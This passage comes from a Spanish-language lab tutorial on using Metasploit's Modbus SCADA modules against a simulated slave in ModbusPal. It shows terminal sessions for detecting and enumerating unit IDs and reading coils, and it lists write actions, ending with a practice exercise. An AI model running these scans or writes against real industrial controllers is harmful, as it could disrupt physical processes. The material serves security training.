
- Como podemos observar el *exploit* ha detectado correctamente el dispositivo modbus identificado como esclavo 1 (que se está ejecutando en la aplicación ModbusPal).

2 METASPLOIT MODBUS

- Establecemos la ID del esclavo en el número 2, mostramos opciones para confirmar que el cambio ha quedado guardado y ejecuta de nuevo el *exploit*.
 - **set UNIT_ID 2**
 - **show options**
 - **exploit**

Como podemos observar el *exploit* ha detectado correctamente el dispositivo modbus identificado como esclavo 2 (que se está ejecutando en la aplicación ModbusPal). Esto se debe a que indicando el número de identificador a buscar en cada caso, se detecta el o los dispositivos asociados a dicho identificador.

2 METASPLOIT MODBUS



The screenshot shows a terminal window titled "Terminal nro.1" displaying the Metasploit Framework (msf6) interface. The user is interacting with the "auxiliary/scanner/scada/modbusdetect" module.

```
Archivo  Acciones  Editar  Vista  Ayuda
msf6 > use auxiliary/scanner/scada/modbusdetect
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   502            yes        The target port (TCP)
THREADS 1             yes        The number of concurrent threads (max one per host)
TIMEOUT 10            yes        Timeout for the network probe
UNIT_ID  1             yes        ModBus Unit Identifier, 1..255, most often 1

msf6 auxiliary(scanner/scada/modbusdetect) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   502            yes        The target port (TCP)
THREADS 1             yes        The number of concurrent threads (max one per host)
TIMEOUT 10            yes        Timeout for the network probe
UNIT_ID  1             yes        ModBus Unit Identifier, 1..255, most often 1

msf6 auxiliary(scanner/scada/modbusdetect) > exploit
[*] 10.0.2.4:502      - 10.0.2.4:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 10.0.2.4:502      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) > set UNIT_ID 2
UNIT_ID => 2
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   502            yes        The target port (TCP)
THREADS 1             yes        The number of concurrent threads (max one per host)
TIMEOUT 10            yes        Timeout for the network probe
UNIT_ID  2             yes        ModBus Unit Identifier, 1..255, most often 1

msf6 auxiliary(scanner/scada/modbusdetect) > exploit
[*] 10.0.2.4:502      - 10.0.2.4:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 2)
[*] 10.0.2.4:502      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) > 
```

Ilustración 10: Se establece la ID del esclavo en la número 2.

2 METASPLOIT MODBUS

- Con el comando **back**, descartamos el *exploit* para seleccionar un nuevo *exploit*.

```
msf6 auxiliary(scanner/scada/modbusdetect) > exploit
[+] 10.0.2.4:502      - 10.0.2.4:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 2)
[*] 10.0.2.4:502      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) > back
msf6 > █
```

Ilustración 11: Con el comando *back*, se descarga el *exploit*


2 METASPLOIT MODBUS

- El siguiente *exploit* que vamos a utilizar es el modbus_findunitid que nos permite detectar dispositivos modbus de tipo esclavo, estableciendo un rango de escaneo.
- Este *exploit* es más potente que el anterior, ya que no requiere que indiquemos expresamente el Unit_ID del dispositivo a escanear, si no que pasamos un rango.

Desde metasploit, selecciona el *exploit* modbus_findunitid, pide que muestre las opciones, establece la IP del dispositivo modbus que queremos detectar, establece el valor máximo del escaneo en 10 y vuelve a mostrar las opciones para confirmar que los valores han quedado grabados, por último, ejecuta el *exploit*.

- **use auxiliary/scanner/scada/modbus_findunitid**
- **show options**
- **set RHOSTS 10.0.2.4**
- **set UNIT_ID_TO 10**
- **show options**
- **exploit**

2 METASPLOIT MODBUS



The screenshot shows a terminal window titled "Terminal nro. 1" running the Metasploit Framework (msf6). The user is executing the command "use auxiliary/scanner/scada/modbus_findunitid". They then run "show options" to view the module's configuration options:

Name	Current Setting	Required	Description
BENICE	1	yes	Seconds to sleep between StationID-probes, just for being nice
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	502	yes	The target port (TCP)
TIMEOUT	2	yes	Timeout for the network probe, 0 means no timeout
UNIT_ID_FROM	1	yes	ModBus Unit Identifier scan from value [1..254]
UNIT_ID_TO	254	yes	ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

The user sets the RHOSTS option to "10.0.2.4" and the UNIT_ID_TO option to "10", then runs "show options" again. Finally, they execute the "exploit" command, which triggers a series of received data messages from station IDs 1 through 10, indicating successful communication with the Modbus slaves.

```
msf6 > use auxiliary/scanner/scada/modbus_findunitid
msf6 auxiliary(scanner/scada/modbus_findunitid) > show options
Module options (auxiliary/scanner/scada/modbus_findunitid):
Name          Current Setting  Required  Description
BENICE        1                  yes       Seconds to sleep between StationID-probes, just for beeing nice
RHOSTS        10.0.2.4          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         502                yes       The target port (TCP)
TIMEOUT       2                  yes       Timeout for the network probe, 0 means no timeout
UNIT_ID_FROM  1                  yes       ModBus Unit Identifier scan from value [1..254]
UNIT_ID_TO   254                yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf6 auxiliary(scanner/scada/modbus_findunitid) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/scada/modbus_findunitid) > set UNIT_ID_TO 10
UNIT_ID_TO => 10
msf6 auxiliary(scanner/scada/modbus_findunitid) > show options
Module options (auxiliary/scanner/scada/modbus_findunitid):
Name          Current Setting  Required  Description
BENICE        1                  yes       Seconds to sleep between StationID-probes, just for beeing nice
RHOSTS        10.0.2.4          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         502                yes       The target port (TCP)
TIMEOUT       2                  yes       Timeout for the network probe, 0 means no timeout
UNIT_ID_FROM  1                  yes       ModBus Unit Identifier scan from value [1..254]
UNIT_ID_TO   10                 yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf6 auxiliary(scanner/scada/modbus_findunitid) > exploit
[*] Running module against 10.0.2.4


[+] 10.0.2.4:502 - Received: correct MODBUS/TCP from stationID 1
[+] 10.0.2.4:502 - Received: correct MODBUS/TCP from stationID 2
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 4 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 6 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 7 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 8 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 9 (probably not in use)
[*] 10.0.2.4:502 - Received: incorrect/none data from stationID 10 (probably not in use)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbus_findunitid) >
```

Ilustración 12: El *exploit* modbus_findunitid permite detectar dispositivos modbus de tipo esclavo.

2 METASPLOIT MODBUS

- Como podemos observar, el *exploit* realiza un escaneo de los esclavos que van del 1 al 10 e identifica correctamente los 2 esclavos, el 1 y el 2 que se están ejecutando en la aplicación ModbusPal.
- El siguiente *exploit* que vamos a utilizar es el modbusclient que nos permite efectuar operaciones de lectura/escritura sobre dispositivos modbus de tipo esclavo.
- Desde Metasploit, selecciona el *exploit* modbusclient, mostramos opciones e información del *exploit*. Comprueba que permite realizar operaciones de lectura y escritura de *coils* y *Holding Register*.
 - **use auxiliary/scanner/scada/modbusclient**
 - **show options**

2 METASPLOIT MODBUS



The screenshot shows a terminal window titled "Terminal nro.1" with the following content:

```
Archivo Acciones Editar Vista Ayuda
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

Name          Current Setting  Required  Description
DATA          no              no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  yes             yes       Modbus data address
DATA_COILS    no              no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no             no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP       false           no        Print hex dump of response
NUMBER        1               no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS        yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         502             yes       The target port (TCP)
UNIT_NUMBER   1               no        Modbus unit number

Auxiliary action:

Name          Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers

msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 13: Selección del exploit modbusclient.

2 METASPLOIT MODBUS

- ***show info***
 - Mientras el comando *show options* muestra las opciones o parámetros que se pueden configurar del *exploit*, *show info* muestra información más completa del *exploit*, quién lo creó, las acciones que permite realizar, las opciones mostradas con el comando *show options*, qué se puede realizar con este *exploit*, etc.

2

METASPLOIT MODBUS

The screenshot shows a terminal window titled "Terminal nro. 1" displaying the Metasploit Framework's auxiliary module for Modbus. The command entered is `msf6 auxiliary(scanner/scada/modbusclient) > show info`. The output provides detailed information about the module, including its name, module, license, and authors. It lists available actions such as READ_COILS, READ_DISCRETE_INPUTS, and WRITE_COIL, each with a brief description. Basic options are also listed, including DATA, DATA_ADDRESS, and RHOSTS. A description of the module's purpose is provided at the bottom.

```
Archivo Acciones Editar Vista Ayuda
READ_HOLDING_REGISTERS Read words from several HOLDING registers
Help

msf6 auxiliary(scanner/scada/modbusclient) > show info

      Name: Modbus Client Utility
      Module: auxiliary/scanner/scada/modbusclient
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  EsMnemon <esm@mnemonic.no>
  Arnaud SOULLIE <arnaud.soullie@solucom.fr>
  Alexandrine TORRENTS <alexandrine.torrents@eurecom.fr>
  Mathieu CHEVALIER <mathieu.chevalier@eurecom.fr>
  AZSG <AstroZombiesG@gmail.com>

Available actions:
  Name          Description
  ----
  READ_COILS    Read bits from several coils
  READ_DISCRETE_INPUTS Read bits from several DISCRETE INPUTS
  READ_HOLDING_REGISTERS Read words from several HOLDING registers
  READ_ID       Read device id
  READ_INPUT_REGISTERS Read words from several INPUT registers
  WRITE_COIL    Write one bit to a coil
  WRITE_COILS   Write bits to several coils
  WRITE_REGISTER Write one word to a register
  WRITE_REGISTERS Write words to several registers

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ----           ----
  DATA        no             no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS yes           yes       Modbus data address
  DATA_COILS  no             no        Data in binary to write (WRITE_COIL mode only) e.g. 0110
  DATA_REGISTERS no            no       Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  HEXDUMP    false          no        Print hex dump of response
  NUMBER     1              no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
  RHOSTS     yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      502            yes       The target port (TCP)
  UNIT_NUMBER 1             no        Modbus unit number

Description:
  This module allows reading and writing data to a PLC using the
  Modbus protocol. This module is based on the 'modiconstop.rb'
  Basecamp module from DigitalBond, as well as the mbtget perl script.

msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 14: Búsqueda de opciones e información del exploit.

2 METASPLOIT MODBUS

- Establecemos como acción a llevar a cabo la lectura de *coils* (READ_COILS). Mostramos opciones, establecemos la dirección de la *coil* en 0 y el número de *coils* que vamos a leer en 10. Establecemos también la dirección de nuestro dispositivo modbus y mostramos opciones para confirmar que esta configuración ha quedado almacenado. Por último, ejecuta el *exploit*.
 - **set ACTION READ_COILS**
 - ***show options***
 - **set DATA_ADDRESS 0**
 - **set NUMBER 10**
 - **set RHOSTS 10.0.2.4**
 - ***show options***

2

METASPLOIT MODBUS

The screenshot shows a terminal window titled "Terminal nro. 1". It displays the configuration options for the "auxiliary/scanner/scada/modbusclient" module in Metasploit Framework version 6.0. The options are categorized into Basic options, Description, Module options, Auxiliary action, and a session setup section.

Basic options:

Name	Current Setting	Required	Description
DATA	no		Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS	yes		Modbus data address
DATA_COILS	no		Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS	no		Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP	false		Print hex dump of response
NUMBER	1		Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	502	yes	The target port (TCP)
UNIT_NUMBER	1		Modbus unit number

Description:

This module allows reading and writing data to a PLC using the Modbus protocol. This module is based on the 'modiconstop.rb' Basecamp module from DigitalBond, as well as the mbtget perl script.

Module options (auxiliary/scanner/scada/modbusclient):

Name	Current Setting	Required	Description
DATA	no		Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS	yes		Modbus data address
DATA_COILS	no		Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS	no		Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP	false		Print hex dump of response
NUMBER	1		Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	502	yes	The target port (TCP)
UNIT_NUMBER	1		Modbus unit number

Auxiliary action:

Name	Description
READ_COILS	Read bits from several coils

Session setup:

```
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_COILS
ACTION => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > show options
msf6 auxiliary(scanner/scada/modbusclient) >
```

```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 10
NUMBER => 10
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/scada/modbusclient) > 
```

Ilustración 15: Lectura de coils.

2 METASPLOIT MODBUS

- **exploit**

```
Name          Description
_____
READ_COILS   Read bits from several coils

msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.2.4

[*] 10.0.2.4:502 - Sending READ COILS ...
[+] 10.0.2.4:502 - 10 coil values from address 0 :
[+] 10.0.2.4:502 - [1, 0, 1, 1, 0, 1, 1, 0, 0, 1]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 16: Ejecución del *exploit*.

2 METASPLOIT MODBUS

- Como podemos observar, el *exploit* realiza la lectura de los valores de las 10 *coils* y estos valores coinciden con los del esclavo 1 de nuestro dispositivo modbus, ModbusPal.




Ilustración 17: Lectura de valores realizada por el *exploit*.

2 METASPLOIT MODBUS

2.1 Enunciado ejercicio práctico 1



Ahora que has aprendido a ejecutar *exploit* en un dispositivo Modbus, realiza una operación de lectura de 5 *Holding Registers* del esclavo 1 utilizando el *exploit modbusclient*.

